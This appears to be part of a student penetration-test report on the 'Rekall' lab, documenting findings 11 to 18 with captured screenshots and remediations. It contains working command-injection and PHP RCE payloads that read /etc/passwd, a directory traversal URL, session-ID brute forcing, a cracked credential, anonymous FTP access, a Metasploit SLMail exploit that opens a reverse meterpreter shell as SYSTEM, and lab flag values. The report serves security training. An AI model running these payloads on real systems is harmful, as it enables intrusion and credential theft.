

Vulnerability 11	**Findings**
Title	Weak User Credentials

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Utilized the RCE vuln from the networking.php page to get a username: melina. Used the credentials melina:melina to log in as an admin user on the Login.php page.
Images	 DNS Check ıple.com | cat /etc/passwd Lookup root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin /nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin /nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr /games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr /sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var /mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www- data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups: /usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin /nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000::/home/melina:  **Admin Login** Enter your Administrator credentials! Login: melina Password: ●●●●●● Login Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE
Affected Hosts	192.168.14.35
Remediation	I recommend having a strict password complexity requirement that doesn't even allow users to use their username as their password.

Vulnerability 12	**Findings**
Title	Remote Code Execution


Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Able to execute remote commands directly from the URL on the souvenirs.php page that I found earlier in the robots.txt listing.
Images	 192.168.14.35/souvenirs.php?message="";system('cat /etc/passwd') Dont come back from your empty handed! Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options... root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin /nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin /nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var /spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var /spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var /backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin /nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000::/home/melina: Congrats, flag 13 is jdka7sk23dd
Affected Hosts	192.168.14.35
Remediation	Implement strict input validation and data sanitization to prevent malicious input from being processed as commands. Avoid executing user-provided input without proper validation.

Vulnerability 13	**Findings**
Title	Weak Session Management / Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	The admin session id was listed in the url. It was easily guessable as the session IDs change in an increment of 1 on the admin_legal_data.php page. I was able to change the variable from 001 to 087 to gain access to the admin page, used burpsuite's bruteforcer and used entries from 000 to 100

Images	 192.168.14.35/admin_legal_data.php?admin=087 Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec dnsdumpster Nessus Home About Rekall Welcome VR Planner Login Admin Legal Documents - Restricted Area Welcome Admin... You have unlocked the secret area, flag 14 is dks93jdlsd7dj  3. Intruder attack of http://192.168.14.35 - Temporary attack - Not saved to project file Filter: Showing all items Request / Payload / Status code / Error / Timeout / Length / Comment 62 061 200 □ □ 7547 63 062 200 □ □ 7547 64 063 200 □ □ 7547 65 064 200 □ □ 7547 66 065 200 □ □ 7547 67 066 200 □ □ 7547 68 067 200 □ □ 7547 69 068 200 □ □ 7547 70 069 200 □ □ 7547 71 070 200 □ □ 7547 72 071 200 □ □ 7547 73 072 200 □ □ 7547 74 073 200 □ □ 7547 75 074 200 □ □ 7547 76 075 200 □ □ 7547 77 076 200 □ □ 7547 78 077 200 □ □ 7547 79 078 200 □ □ 7547 80 079 200 □ □ 7547 81 080 200 □ □ 7547 82 081 200 □ □ 7547 83 082 200 □ □ 7547 84 083 200 □ □ 7547 85 084 200 □ □ 7547 86 085 200 □ □ 7547 87 086 200 □ □ 7547 88 087 200 □ □ 7593 89 088 200 □ □ 7547 90 089 200 □ □ 7547 Finished
Affected Hosts	192.168.14.35
Remediation	Generate session IDs using strong random character generators to make them difficult to predict or brute-force.

Vulnerability 14	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Found a disclaimer.php page that allows directory traversal through the url using the RCE that I had on the networking.php page.


Images



192.168.14.35/disclaimer.php?page=../../../old_disclaimers/disclaimer_1.txt

"New" Rekall Disclaimer


This file doesn't exist!Congrats, flag 15 is dksdf7sjd5sg




DNS Check



www.example.com | ls

```
666 About-Rekall.backup2 About-Rekall.css About-Rekall.php About.css
About.html Contact.css Contact.html Contact.php Home.css Home.html
Login.bak Login.css Login.html Login.php Login.php.old2 Memory-
Planner.css Memory-Planner.php Memory_old Page-1.css Page-1.html
Planner.php Welcome.css Welcome.php Welcome.php_old admin
admin_legal_data.php aim.php ba_forgotten.php ba_insecure_login.php
ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php
ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php
ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php
ba_weak_pwd.php backdoor.php bugs.txt bugs_owasp_top10_2010.txt
captcha.php captcha_box.php clickjacking.php combined.out
commandi.php commandi_blind.php comments.php config.inc
config.inc.php connect.php connect_i.php credits.php cs_validation.php
csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php
directory_traversal_2.php disclaimer.php disclaimer_2.txt documents flag11
fonts functions_external.php heartbleed.php hostheader_1.php
hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php
htmli_get.php htmli_post.php htmli_stored.php http_response_splitting.php
http_verb_tampering.php images index.html index.old index.php info.php
info_install.php information_disclosure_1.php
information_disclosure_2.php information_disclosure_3.php
information_disclosure_4.php insecure_crypt_storage_1.php
insecure_crypt_storage_2.php insecure_direct_object_ref_1.php
insecure_direct_object_ref_2.php insecure_direct_object_ref_3.php
install.php insuff_transport_layer_protect.php jon1.txt jon10.php jon11.php
jon12.php jon2.php jon3.php jon4.php jon5.php jon6.php jon7.php
jon8.php jon9.php jquery.js js lang_en.php lang_fr.php lang_nl.php
ldap_connect.php ldapi.php login.php login_old.php logout.php maili.php
manual_interv.php message.txt mysqli_ps.php networking.php new.php
nicepage.css nicepage.js old_disclaimers password_change.php passwords
php_cgi.php php_eval.php phpi.php phpinfo.php portal.bak portal.php
portal.zip reset.php restrict_device_access.php restrict_folder_access.php
```

	 DNS Check le.com | ls old_disclaimers disclaimer_1.txt
Affected Hosts	192.168.14.35
Remediation	Implement strict input validation and sanitization to prevent malicious input from being used for directory traversal. Input should be validated against a whitelist of allowed characters or file paths.

Vulnerability 15	**Findings**
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Found user credentials on totalrekall's github. (https://github.com/totalrekall/site) was able to crack the user's password using john. (trivera:Tanya4life)
Images	 site / xampp.users totalrekall Added site backup files 4dde5a9 · last year 1 lines (1 loc) · 46 Bytes `trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0`
Affected Hosts	
Remediation	Review everything before it is posted to the public to check for any leak of sensitive data unintentionally. I also recommend stronger password policies as I was able to quickly crack the password.

Vulnerability 16	**Findings**
Title	Broken Access Control
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Low
Description	I was able to access FTP using anonymous credentials. This gave me the ability to upload or download files to and from the FTP server due to a


	misconfigured ftp client.
Images	 
Affected Hosts	172.22.117.20
Remediation	Configuring FTP so that it doesn't allow anonymous login.

```
21/tcp    open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-syst:
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
```


```
┌──(root💀kali)-[~/Project]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (123.5178 kB/s)
ftp>
221 Goodbye

┌──(root💀kali)-[~/Project]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Vulnerability 17	**Findings**
Title	SLmail service not up to date
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Due to the SLmail service not being up to date, I was able to successfully exploit the windows system and gain access to the SYSTEM account using the `exploit/windows/pop3/seattlelab_pass` module on metasploit.


Images



```
msf6 > search slmail

Matching Modules
================

   #  Name                                   Disclosure Date  Rank   Check  Description
   -  ----                                   ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```




```
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:64077 ) at 2023-09-27 16:04:52 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



```
C:\Program Files (x86)\SLmail\System>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Program Files (x86)\SLmail\System

09/27/2023  12:42 PM    <DIR>          .
09/27/2023  12:42 PM    <DIR>          ..
03/21/2022  08:59 AM                32 flag4.txt
11/19/2002  11:40 AM             3,358 listrcrd.txt
03/17/2022  08:22 AM             1,840 maillog.000
03/21/2022  08:56 AM             3,793 maillog.001
04/05/2022  09:49 AM             4,371 maillog.002
04/07/2022  07:06 AM             1,940 maillog.003
04/12/2022  05:36 PM             1,991 maillog.004
04/16/2022  05:47 PM             2,210 maillog.005
06/22/2022  08:30 PM             2,831 maillog.006
07/13/2022  09:08 AM             1,991 maillog.007
09/20/2023  04:12 PM             2,366 maillog.008
09/27/2023  12:42 PM            21,889 maillog.009
09/27/2023  01:04 PM             1,290 maillog.txt
              13 File(s)         49,902 bytes
               2 Dir(s)   3,415,523,328 bytes free

C:\Program Files (x86)\SLmail\System>type flag4.txt
type flag4.txt
822e3434a10440ad9cc086197819b49d
```

Affected Hosts	172.22.117.20
Remediation	Updating the SLmail service.

Vulnerability 18	**Findings**
Title	Unnecessary Scheduled Tasks

Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Found an unnecessarily scheduled task that could be used for persistence on the system
Images	
Affected Hosts	172.22.117.20
Remediation	Removing Unnecessary Scheduled Tasks.

```
C:\Program Files (x86)\SLmail\System>schtasks /tn flag5 /v
schtasks /tn flag5 /v

Folder: \
HostName        TaskName                                Next Run Time          Status          Logon Mode              Last Run Time          Last Result Author          Task To Run                                   Start In
                     Comment                                                                                   Scheduled Task State    Idle Time                  Power Management                              Run As User
                   Delete Task If Not Rescheduled Stop Task If Runs X Hours and X Mins   Schedule                                                                     Schedule Type                   Start Time   Start Date End
Date   Days                              Months                                      Repeat: Every             Repeat: Until: Time  Repeat: Until: Duration      Repeat: Stop If Still Running
=============== ======================================= ====================== =============== ======================= ====================== =========== ================ ================================================= ===========
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WIN10          flag5                                    N/A                    Ready           Interactive/Background  9/27/2023 1:08:19 PM              1 WIN10\sysadmin   C:\Windows\System32\WindowsPowerShell\v1.0\powersh N/A
                     54fa8cd5c1354adc9214969d716673f5                                                          Enabled                 Only Start If Idle for 1 minutes, If Not Stop On Battery Mode                                      ADMBob
                   Disabled                             72:00:00                                 Scheduling data is not available in this format.                  At logon time                   N/A          N/A        N/A
       N/A                                       N/A                                     N/A                       N/A                    N/A                      N/A
                                                                                                                                                    0

                                                        72:00:00                                 Scheduling data is not available in this format.                  At idle time                    N/A          N/A        N/A
